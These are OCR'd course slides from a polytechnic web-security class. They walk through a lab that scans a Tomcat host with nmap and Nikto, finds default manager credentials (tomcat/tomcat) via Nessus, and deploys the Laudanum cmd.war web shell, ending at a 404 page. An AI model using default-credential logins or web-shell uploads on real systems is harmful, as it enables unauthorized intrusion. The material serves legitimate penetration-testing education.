sait.ca


SAIT POLYTECHNIC

FURTHER YOUR PASSION

Web App & Data Base Security

Exploitation

Web App & Data Base Security



Agenda

- Exploitation;
- Security Misconfiguration;
- File injection.
- Hacking Tomcat;
- WAR and JAR files;
- Mapping Phase;
- Discovering Phase;
- Exploitation Phase;
- Discovering Clues in the HTML code;
- LAB 1: Exploiting Tomcat;
- LAB 2: Exploiting WebGoat.
- LAB 3: Exploiting MySQL

Exploitation

Exploiting

- Last step of the methodology:
  - Reporting is part of each step.
- Using the previous phases to give the information needed to exploit a flaw;
- As testers, we do have to be careful to avoid any systems outages;
- Or open new holes for other attackers;
- The most important thing is: be transparent and make sure that the application owners are aware of the test.

Security Misconfiguration

Exploiting

- Attacker accesses default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system;
- Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code;
- Developers and network administrators need to work together to ensure that the entire stack is configured properly;
- Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc.

File Injection

Exploiting

- It’s when a hacker find a vulnerability in your web application that allows he or she to paste code from a remotely hosted file in a script that is executed on your application’s server;
- Most were not created of hacking proposes, but they are used that way;
- Shell Access is the primary goal;
- Laudanum is a collection of these types of files.

Hacking Tomcat

- Apache Tomcat is a very popular open source implementation for handling JavaServer Pages;
- It is **often** deployed with **default or weak credentials** protecting the web accessible Tomcat Manager functionality;
- A very common initial foothold for attackers is to take advantage of weak or default Tomcat Manager Credentials and use this to remotely deploy and execute a payload to gain a backdoor to the host.

Hacking Tomcat

Exploiting

- Tomcat Manager allows administrators (and attackers) to upload and publish Web application ARchive (WAR) files remotely.
- Vulnerability scanners will pick up this particular finding too. They are here to help us.

WAR and JAR Files


- WAR file (or Web application ARchive) is a JAR file used to distribute a collection of JavaServer Pages, Java Servlets, Java classes, XML files, tag libraries, static Web pages (HTML and related files) and other resources that together constitute a Web application;
- JAR (Java ARchive) is an archive file format typically used to aggregate many Java class files and associated metadata and resources (text, images and so on) into one file to distribute application software or libraries on the Java platform. JAR files are built on the ZIP file format and have the .jar file extension.

Mapping Phase

Exploiting

Via the mapping phase, we have found a few servers with tomcat installed via port scanning and service enumeration.

```
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@bt-was:/pentest/web/grendel-scan# nmap -sV -sS 10.2.1.6

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-26 11:37 EST
Nmap scan report for tomcat-apache.sait230.ca (10.2.1.6)
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.2.16 ((Debian))
443/tcp open  ssl/http Apache httpd 2.2.16 ((Debian))
MAC Address: 00:0C:29:72:36:2B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```




```
6000/tcp open  X11                (access denied)
6667/tcp open  irc                Unreal ircd
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8180/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
```

Discovering Phase

Using Nikto and Nessus we found that Tomcat is installed with the default installation.

Exploiting

Nikto

```
root@bt-was:/pentest/web/nikto# ./nikto.pl -p 8180 -host 10.2.1.1
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.2.1.1
+ Target Hostname:    metasploitable.sait230.ca
+ Target Port:        8180
+ Start Time:         2013-01-26 11:47:13 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this server as: Apache Tomcat
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.8
0%29.aspx for details.
+ /: Appears to be a default Apache Tomcat install.
+ OSVDB-376: /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files.
Restrict access to /admin.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3092: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
```

Discovering Phase

Exploiting

Using Nikto and Nessus we found that Tomcat is installed with the default installation.

Nikto

```
root@bt-was:/pentest/web/nikto# ./nikto.pl -p 8180 -host 10.2.1.6
- Nikto v2.1.5
---------------------------------------------------------------------------
+ No web server found on tomcat-apache.sait230.ca:8180
---------------------------------------------------------------------------
+ 0 host(s) tested
root@bt-was:/pentest/web/nikto# ./nikto.pl -p 80 -host 10.2.1.6
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.2.1.6
+ Target Hostname:    tomcat-apache.sait230.ca
+ Target Port:        80
+ Start Time:         2013-01-26 11:58:27 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ Root page / redirects to: http://tomcat-apache.sait230.ca/cp
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.2.19). Apache 1.3.42 (final release) and 2.0.64
 are also current.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6474 items checked: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2013-01-26 11:58:39 (GMT-5) (12 seconds)
```

Discovering Phase

Exploiting

Using Nikto and Nessus we found that Tomcat is installed with the default installation.

Nessus →

critical	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1

Synopsis

The management console for the remote web server is protected using a known set of credentials.

Description

It is possible to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can leverage this issue to install a malicious application on the affected server and run code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged 'tomcat' account on Unix).

Worms are known to propagate this way.

Solution

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

Vulnerability Information

CPE: cpe:/a:apache:tomcat
Exploit Available: true
Exploitability Ease: Exploits are available
Exploitable With:
Metasploit (Apache Tomcat Manager Application Deploye
Core Impact

10.2.1.1 1

Service: www

8180 / tcp


```
It is possible to log into the Tomcat Manager web app at the
following URL :

  http://10.2.1.1:8180/manager/html

with the following credentials :

  - Username : tomcat
  - Password : tomcat
```

Credentials

Exploitation Phase

Exploiting


Step 1: Accessing the Tomcat web console using the credentials found (tomcat / tomcat)



Exploitation Phase

Exploiting


Step 1: Accessing the Tomcat web console using the credentials found (tomcat / tomcat)



Exploitation Phase

Exploiting


Step 1: Accessing the Tomcat web console using the credentials found (tomcat / tomcat)



Exploitation Phase

Exploiting

Step 2: Uploading the WAR file to the Tomcat management console.



Exploitation Phase

Exploiting

Step 3: Deploy the cmd.war file.

WAR file to deploy

Select WAR file to upload /usr/bin/samurai/laudanum/jsp/cmd.war Browse...

Deploy

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/cmd		true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Exploitation Phase

Exploiting

Step 4: Accessing the application.

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/cmd		true	0	Start Stop Reload Undeploy

http://metasploitable.sait230.ca:8180/cmd/

Most Visited ▾ Getting Started Latest Headlines ▾

Proxy: None ▾ Apply Edit Remove Add **Status:** Using None Preferences

HTTP Status 404 - /cmd/

type Status report

message /cmd/

